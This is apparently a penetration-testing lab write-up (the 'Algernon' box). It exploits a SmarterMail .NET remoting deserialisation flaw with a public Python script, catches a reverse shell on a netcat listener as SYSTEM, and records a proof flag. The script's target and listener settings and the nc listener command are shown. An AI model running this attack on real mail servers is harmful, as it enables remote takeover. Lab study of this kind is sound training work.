# https://www.nccgroup.trust/uk/our-research/technical-advisory-multiple-vulnerabilities-in-smartermail/
#
# SmarterMail before build 6985 provides a .NET remoting endpoint
# which is vulnerable to a .NET deserialisation attack.
#
#!/usr/bin/python3

import base64
import socket
import sys
from struct import pack

HOST='192.168.159.65'
PORT=17001
LHOST='192.168.45.219'
LPORT=1337
```




```
[~/OSCP/Algernon/vulns]
 kali  python3 49216.py
```

After hooking up listener, the exploit worked and we receive a shell.
Test dir command and it works,




```
[~]
✘  kali  nc -nlvp 1337
listening on [any] 1337 ...
connect to [192.168.45.219] from (UNKNOWN) [192.168.159.65] 50119
dir


    Directory: C:\Windows\system32


Mode                LastWriteTime         Length Name

----                -------------         ------ ----

d-----        3/18/2019  11:20 PM                0409

d-----        3/18/2019   9:53 PM                AdvancedInstallers
```

Rooted.



```
PS C:\Windows\system32> whoami
nt authority\system
```

Proof.txt



```
PS C:\Users\Administrator\Desktop> cat proof.txt
10030192c694dc9ef31c6025405c72c9
```

==

PRIV-ESC: NIL

==
Take Away Concepts:
1. Enumerate each port carefully.
2. Exploits sometimes does not have to be same version to be vulnerable, similar version in this case works as well.